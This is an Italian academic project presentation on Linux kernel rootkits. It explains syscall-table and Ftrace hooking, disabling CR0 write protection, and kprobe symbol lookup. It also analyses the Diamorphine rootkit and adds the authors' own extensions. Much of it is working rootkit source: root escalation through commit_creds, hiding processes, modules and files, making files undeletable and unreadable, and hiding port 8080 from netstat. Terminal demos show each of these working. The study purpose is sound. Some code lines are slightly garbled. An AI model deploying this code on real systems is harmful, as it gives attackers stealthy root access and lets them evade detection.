Linux Rootkit

Progetto di Software Security

Anno Accademico 2022-2023

Francesco Iannaccone

Matteo Conti


Il rootkit

Il rootkit è un insieme di software, tipicamente malevoli, realizzati per ottenere l'accesso a un computer, o a una parte di esso, che non sarebbe altrimenti possibile (per esempio da parte di un utente non autorizzato ad effettuare l'autenticazione)

E’ un tipo di malware che quindi permette di eseguire **privilege escalation** sulla macchina target, seguendo uno dei pattern più diffusi nell’ambito della cyber security

I rootkit inoltre implementano tipicamente **funzionalità mirate a nascondere** il proprio operato e a **garantire la propria persistenza** sulla macchina infettata.


Tecniche di hooking



Tipicamente, i **rootkit a livello kernel** operano tramite function hooking, **sostituendo una funzione di sistema con una funzione malevola**.

Per questo elaborato sono stati analizzati **due metodi** utilizzati per l'hooking alle funzioni del kernel di Linux:

- Modifica diretta della **tabella delle system call**
- Tramite l'utilizzo di **Ftrace**



Modifica della system call table

L'hooking avviene tramite la modifica nella **tabella delle system call** del puntatore a funzione corrispondente alla system call target in modo che **punti ad una funzione definita ad hoc**.

Salvando il **puntatore alla funzione originale**, si può sia mantenere la funzionalità originale (oltre a quella malevola) sia **ripristinare lo stato** della tabella ad attacco finito.

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-
23	sys_setuid	kernel/sys.c	uid_t	-	-	-	-
24	sys_getuid	kernel/sched.c	-	-	-	-	-
25	sys_stime	kernel/time.c	int *	-	-	-	-
26	sys_ptrace	arch/i386/kernel/ptrace.c	long	long	long	long	-
27	sys_alarm	kernel/sched.c	unsigned int	-	-	-	-
28	sys_fstat	fs/stat.c	unsigned int	struct __old_kernel_stat *	-	-	

Un esempio pratico

Al momento dell'avvio, quando il modulo kernel è caricato, il rootkit **sostituisce l'indirizzo** associato ad una specifica syscall con una nuova funzione.

```
static int __init rootkit_init(void)
{
    orig_sys_call = (orig_mkdir_t)__sys_call_table[__NR_SYS_CALL];

    unprotect_memory();
    __sys_call_table[__NR_SYS_CALL] = (unsigned long) hacked_sys_call;
    protect_memory();
}
```

```
static void __exit rootkit_exit(void)
{
    unprotect_memory();
    __sys_call_table[__NR_SYS_CALL] = (unsigned long)orig_sys_call;
    protect_memory();

}
```

Viene inoltre **memorizzato un puntatore alla syscall originale**, in modo da poterla utilizzare e restaurare la tabella delle syscall quando il modulo è disattivato.

Superare i meccanismi di difesa

La tabella delle system call, per motivi di sicurezza, nelle versioni moderne del kernel linux è in una zona **read-only** della memoria del kernel.

```
static inline void protect_memory(void)
{
    unsigned long cr0 = read_cr0();
    set_bit(16, &cr0);
    cr0_write(cr0);
}
```

```
static inline void unprotect_memory(void)
{
    unsigned long cr0 = read_cr0();
    clear_bit(16, &cr0);
    cr0_write(cr0);
}
```

Per poterne modificare il contenuto è necessario impostare a zero il sedicesimo bit di **CR0,** uno dei **registri di controllo** nell'architettura x86, **disattivando la protezione** della memoria.

CR0

Bit	Label	Description
0	PE	Protected Mode Enable
1	MP	Monitor co-processor
2	EM	x87 FPU Emulation
3	TS	Task switched
4	ET	Extension type
5	NE	Numeric error
16	WP	Write protect
18	AM	Alignment mask
29	NW	Not-write through
30	CD	Cache disable
31	PG	Paging

Ftrace

Ftrace è uno **strumento di monitoraggio**, offerto dal kernel di Linux, per consentire di analizzare nel dettaglio il flusso di esecuzione nel *kernel space*

A questo scopo, Ftrace consente di **definire callback** invocate **in corrispondenza di chiamate a funzioni kernel** utilizzate per il monitoraggio e l'analisi di performance.

Ftrace è quindi lo strumento perfetto **non solo per l'analisi** delle performance, ma anche per **l'hooking di codice malevolo** alle funzioni di sistema.

Ftrace Helper

Allo scopo di semplificare l'utilizzo di Ftrace è stato utilizzato il modulo **ftrace_helper**, reperibile a questo **link**

Il modulo fornisce una **interfaccia semplificata** per l'utilizzo di Ftrace. Le principali funzioni in particolare sono:


- ***fh_install_hooks()***, che **effettua l'hook di un array di funzioni** ai corrispondenti indirizzi forniti in input. Questa funzione può essere invocata al momento dell'avvio di un rootkit.

- ***fh_remove_hooks()***, che **ripristina le funzioni allo stato originale**, rimuovendo gli hook. E' utilizzata in corrispondenza della funzione di uscita del rootkit.

Update per le versioni 5.7+

Nel febbraio 2020 è stato deciso di rendere non esportabili le funzioni **kallsyms_lookup_name()** e **kallsyms_on_each_symbol()** per motivi di sicurezza.

Questa modifica rende **inutilizzabili** molti rootkit che, per **ottenere gli indirizzi** delle funzioni su cui eseguire l'hook, utilizzavano questa funzione.



Per le nuove versioni del kernel di Linux è possibile utilizzare le **Kernel Probes**, che consentono di inserire dinamicamente dei **breakpoint** nel kernel in esecuzione.

Per ricavare l'indirizzo associato ad un **simbolo kernel** tramite **kprobe,** dichiariamo una struct con il campo **symbol_name** settato al nome del simbolo. Appena il kprobe sarà registrato, **il campo addr** conterrà l'indirizzo.

```c
#if LINUX_VERSION_CODE >= KERNEL_VERSION(5,7,0)
#define KPROBE_LOOKUP 1
#include <linux/kprobes.h>
static struct kprobe kp = {
    .symbol_name "kallsyms_lookup_name"
};
#endif
```

```c
#ifdef KPROBE_LOOKUP
    /* typedef for kallsyms_lookup_name() so we can easily cast kp.addr */
    typedef unsigned long (*kallsyms_lookup_name_t)(const char *name);
    kallsyms_lookup_name_t kallsyms_lookup_name;

    /* register the kprobe */
    register_kprobe(&kp);

    /* assign kallsyms_lookup_name symbol to kp.addr */
    kallsyms_lookup_name (kallsyms_lookup_name_t) kp.addr;

    /* done with the kprobe, so unregister it */
    uregister_kprobe(&kp);
#endif
```

Successivamente, ciò che ci resta da fare è registrare il kprobe, assegnare il campo **.addr** a **kallsyms_lookup_name** e poi eliminare il kprobe


Diamorphine

Si tratta di un Kernel-level rootkit il cui codice sorgente è disponibile alla seguente repository: https://github.com/m0nad/Diamorphine.

Il rootkit è funzionante fino alla versione 5.15 del kernel, versione su cui si basa Ubunt 22.04

Offre le seguenti funzionalità:

- Privilege escalation
- Hiding di processi e moduli kernel
- Hiding di file



Funzionamento di base

Diamorphine utilizza **kprobe** per l'identificazione dell'indirizzo di **kallsyms_lookup_name()**, sfruttata poi per identificare l'indirizzo della tabella delle system call, che verrà sovrascritta con alcune funzioni malevole.

Diamorphine effettua **l'hooking di due system call**:

- **Kill**, syscall utilizzata per inviare segnali posix ai processi, le cui chiamate sono intercettate e utilizzate **per il controllo di Diamorphine**.
- **Getdents / getdents64**, utilizzata per **elencare i file** contenuti in una directory.

```
__sys_call_table[__NR_getdents] = (unsigned long) hacked_getdents;
__sys_call_table[__NR_getdents64] = (unsigned long) hacked_getdents64;
__sys_call_table[__NR_kill] = (unsigned long) hacked_kill;
```

```
#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
asmlinkage int
hacked_kill(const struct pt_regs *pt_regs)
{
#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)
        pid_t pid = (pid_t) pt_regs->di;
        int sig = (int) pt_regs->si;
#elif IS_ENABLED(CONFIG_ARM64)
        pid_t pid = (pid_t) pt_regs->regs[0];
        int sig = (int) pt_regs->regs[1];
#endif
#else
asmlinkage int
hacked_kill(pid_t pid, int sig)
{
#endif
        struct task_struct *task;
        switch (sig) {
                case SIGINVIS:
                        if ((task = find_task(pid)) == NULL)
                                return -ESRCH;
                        task->flags ^= PF_INVISIBLE;
                        break;
                case SIGSUPER:
                        give_root();
                        break;
                case SIGMODINVIS:
                        if (module_hidden) module_show();
                        else module_hide();
                        break;
                default:
#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
                        return orig_kill(pt_regs);
#else
                        return orig_kill(pid, sig);
#endif
        }
        return 0;
}
```

Diamorphine, per mantenere la **retrocompatibilità** con kernel < 4.16, implementa la nuova e **la vecchia convenzione** per tutte le funzioni che saranno utilizzate come hook per una **system call**.

Il segnale inoltrato è identificato da un intero. Nel caso si tratti di uno di tre segnali prefissati, sono invocate a livello kernel delle funzioni per **rendere root** l'utente corrente o per **nascondere un processo o un kernel module**.

Invocazione della **system call kill originale** nel caso non si tratti di uno dei segnali da intercettare.

```
if ((task = find_task(pid)) == NULL)
        return -ESRCH;
task->flags ^= PF_INVISIBLE;
```

Per **nascondere un processo** (task), rendendolo invisibile in user mode, Diamorphine resetta un **flag** di configurazione memorizzato nella **struttura dati kernel associata al processo**.

Per nascondersi **e non apparire tra i moduli in esecuzione**, Diamorphine **rimuove il proprio descrittore dalla linked list** utilizzata dal **kernel** per tenere traccia dei moduli caricati.

```
void
module_hide(void)
{
        module_previous = THIS_MODULE->list.prev;
        list_del(&THIS_MODULE->list);
        module_hidden = 1;
}
```

```
struct cred *newcreds;
newcreds = prepare_creds();
if (newcreds == NULL)
        return;
#if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 5, 0) \
        && defined(CONFIG_UIDGID_STRICT_TYPE_CHECKS) \
        || LINUX_VERSION_CODE >= KERNEL_VERSION(3, 14, 0)
        newcreds->uid.val = newcreds->gid.val = 0;
        newcreds->euid.val = newcreds->egid.val = 0;
        newcreds->suid.val = newcreds->sgid.val = 0;
        newcreds->fsuid.val = newcreds->fsgid.val = 0;
#else
        newcreds->uid = newcreds->gid = 0;
        newcreds->euid = newcreds->egid = 0;
        newcreds->suid = newcreds->sgid = 0;
        newcreds->fsuid = newcreds->fsgid = 0;
#endif
commit_creds(newcreds);
```

Per **fornire privilegi di root** all'utente corrente, Diamorphine chiama la funzione di utilità, accessibile in kernel space, **commit_creds()**, utilizzata per **sostituire uid** (user identifier) e **gid** (group identifier) dell'utente corrente con **0:0**, ovvero gli identificatori dell'utente root e del suo gruppo.

La versione **hacked di getdents invoca la vesione originale**. Copia poi la struttura dati che sarebbe restituita all'utente in kernel space. Si tratta di **un array di record di tipo linux_dirent64**, ognuno dei quali **descrive un file**.

La lista è **iterata elemento per elemento** e i descrittori associati ai file il cui nome inizia con il **prefisso configurabile MAGIC_PREFIX** sono rimossi.

La lista modificata è ricopiata in user space ed il controllo è restituito al processo chiamante che non sarà in grado di identificare i **file nascosti.**

```
static asmlinkage long hacked_getdents64(const struct pt_regs *pt_regs) {
    int fd = (int) pt_regs->di;
    struct linux_dirent * dirent = (struct linux_dirent *) pt_regs->si;
    int ret = orig_getdents64(pt_regs), err;

    unsigned short proc = 0;
    unsigned long off = 0;
    struct linux_dirent64 *dir, *kdirent, *prev = NULL;
    struct inode *d_inode;

    kdirent = kzalloc(ret, GFP_KERNEL);
    if (kdirent == NULL)
        return ret;

    err = copy_from_user(kdirent, dirent, ret);

    d_inode = current->files->fdt->fd[fd]->f_path.dentry->d_inode;
    if (d_inode->i_ino == PROC_ROOT_INO && !MAJOR(d_inode->i_rdev))
        proc = 1;

    while (off < ret) {
        dir = (void *)kdirent + off;
        if ((!proc &&
        (memcmp(MAGIC_PREFIX, dir->d_name, strlen(MAGIC_PREFIX)) == 0))
        || (proc &&
        is_invisible(simple_strtoul(dir->d_name, NULL, 10)))) {
            if (dir == kdirent) {
                ret -= dir->d_reclen;
                memmove(dir, (void *)dir + dir->d_reclen, ret);
                continue;
            }
            prev->d_reclen += dir->d_reclen;
        } else
            prev = dir;
        off += dir->d_reclen;
    }
    err = copy_to_user(dirent, kdirent, ret);
    if (err)
        goto out;
out:
    kfree(kdirent);
    return ret;
}
```

Estensioni di Diamorphine

Abbiamo implementato alcune funzionalità aggiuntive per **Diamorphine**.

Abbiamo in primis **esteso le funzionalità** malevole legate **all'accesso ai file.**

Tramite l'hooking delle system call **openat**, **renameat** e **unlinkat,** il rootkit fa in modo tale che i file, il cui nome inizia con un prefisso speciale, non possano:

- Essere **cancellati**
- Essere **rinominati** o spostati
- Essere aperti e quindi **letti o modificati**.

Unlinkat è utilizzata per la cancellazione di file dal filesystem. Se il nome del file che sta per essere cancellato inizia con uno specifico prefisso, la chiamata **è inibita**.

```
static asmlinkage long hacked_unlinkat(const struct pt_regs *pt_regs) {
    char* filename = (char*) pt_regs->si;
    char* kfilename = kzalloc(128, GFP_KERNEL);
    int err = copy_from_user(kfilename, filename, 128);

    if(memcmp(EVIL_PREFIX, kfilename, strlen(EVIL_PREFIX)) == 0){
        return 0;
    }
    return orig_unlinkat(pt_regs);
}
```

```
static asmlinkage long hacked_renameat2(const struct pt_regs *pt_regs){
    char* old_filename = (char*) pt_regs->si;

    char* kfilename = kzalloc(128, GFP_KERNEL);
        int err = copy_from_user(kfilename, old_filename, 128);

        if(memcmp(EVIL_PREFIX, kfilename, strlen(EVIL_PREFIX)) == 0){
                return 0;
        }
        return orig_renameat2(pt_regs);
}
```

Renameat(2) è utilizzato per spostare/rinominare file. Anche in questo caso la chiamata **è inibita** se il nome del file da rinominare inizia con il prefisso configurato.

Openat mappa in memoria un file contenuto sul disco e restituisce un file descriptor al chiamante. Nel caso in cui la funzione sia chiamata su un file il cui nome inizia con il prefisso configurato, questa fallirà restituendo -1.

```
static asmlinkage long hacked_openat(const struct pt_regs *pt_regs){
    char* filename = (char*) pt_regs->si;

    char* kfilename = kzalloc(128, GFP_KERNEL);
        int err = copy_from_user(kfilename, filename, 128);

        if(memcmp(EVIL_PREFIX, kfilename, strlen(EVIL_PREFIX)) == 0){
                return -1;
        }
        return orig_openat(pt_regs);
}
```

Abbiamo poi effettuato l'hooking della funzione kernel **tcp4_seq_show**, utilizzata da programmi di utilità come **netstat** allo scopo di ottenere lo **stato di una socket**.

Per l'hooking di questa funzione è stato utilizzato **Ftrace** attraverso il modulo ftrace_helper, modificato per funzionare sul kernel versione 5.15.

```
static asmlinkage long hook_tcp4_seq_show(struct seq_file *seq, void *v)
{
    struct inet_sock *is;
    long ret;
    unsigned short port = htons(8080);

    if (v != SEQ_START_TOKEN) {
        is = (struct inet_sock *)v;
        if (port == is->inet_sport || port == is->inet_dport)
            return 0;
    }

    ret = orig_tcp4_seq_show(seq, v);
    return ret;
}
```

La chiamata a questa funzione per la socket TCP associata **alla porta 8080 è inibita.** L'utente non sarà quindi in grado di rilevare qualsiasi connessione che avviene tramite questa porta.

Demo

Funzionalità di base:

- Il file **diamorphine_secret_file**, quando il modulo è caricato, **non è più visibile** dall'utente.
- Il modulo **diamorphine non è riconosciuto come modulo caricato** e non può essere rimosso.
- Inviando un segnale 64 ad un qualsiasi pid, **l'utente corrente è sostituito da root**.
- Inviando un segnale 31 ad un generico processo, tale processo **non sarà più elencato** nella lista dei processi attivi.

```
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  diamorphine_secret_file  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ whoami
fra
fra@fra-virtual-machine:~/Desktop$ sudo insmod Diamorphine/diamorphine.ko
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ kill -64 0
fra@fra-virtual-machine:~/Desktop$ whoami
root
fra@fra-virtual-machine:~/Desktop$ sudo rmmod diamorphine
rmmod: ERROR: ../libkmod/libkmod-module.c:799 kmod_module_remove_module() cou
rmmod: ERROR: could not remove module diamorphine: No such file or directory
fra@fra-virtual-machine:~/Desktop$ kill -63 0
fra@fra-virtual-machine:~/Desktop$ sudo rmmod diamorphine
```

```
fra@fra-virtual-machine:~/Desktop$ ps
    PID TTY          TIME CMD
   3078 pts/0    00:00:00 bash
   3144 pts/0    00:00:00 python3
   3159 pts/0    00:00:00 ps
fra@fra-virtual-machine:~/Desktop$ kill -31 3144
fra@fra-virtual-machine:~/Desktop$ ps
    PID TTY          TIME CMD
   3078 pts/0    00:00:00 bash
   3160 pts/0    00:00:00 ps
```

Demo

```
fra@fra-virtual-machine:~/Desktop$ echo "important data" > evil_file
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  diamorphine_secret_file  evil_file  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ cat evil_file
important data
fra@fra-virtual-machine:~/Desktop$ sudo insmod Diamorphine/diamorphine.ko
[sudo] password for fra:
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  evil_file  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ rm evil_file
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  evil_file  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ mv evil_file good_file
fra@fra-virtual-machine:~/Desktop$ ls
Diamorphine  evil_file  linux_kernel_hacking
fra@fra-virtual-machine:~/Desktop$ cat evil_file
cat: evil_file: Operation not permitted
fra@fra-virtual-machine:~/Desktop$ sudo cat evil_file
cat: evil_file: Operation not permitted
```

```
fra@fra-virtual-machine:~/Desktop$ python3 -m http.server 8080 &
[1] 3307
fra@fra-virtual-machine:~/Desktop$ Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

fra@fra-virtual-machine:~/Desktop$ sudo netstat -tulpn | grep LISTEN
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      3307/python3
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      629/systemd-resolve
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      949/cupsd
tcp6       0      0 ::1:631                 :::*                    LISTEN      949/cupsd
fra@fra-virtual-machine:~/Desktop$ sudo insmod
Diamorphine/          linux_kernel_hacking/
fra@fra-virtual-machine:~/Desktop$ sudo insmod Diamorphine/diamorphine.ko
fra@fra-virtual-machine:~/Desktop$ sudo netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      629/systemd-resolve
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      949/cupsd
tcp6       0      0 ::1:631                 :::*                    LISTEN      949/cupsd
```

Funzionalità aggiuntive:

- Il file **evil_file non viene rimosso** a seguito di una rm
- **Il nome** del file evil_file **non può essere modificato**
- Il contenuto del file evil_file **non può essere letto o modificato**.
- Il web server in ascolto sulla porta 8080 **non è identificato**. La **socket** non è infatti riconosciuta nello **stato listening**.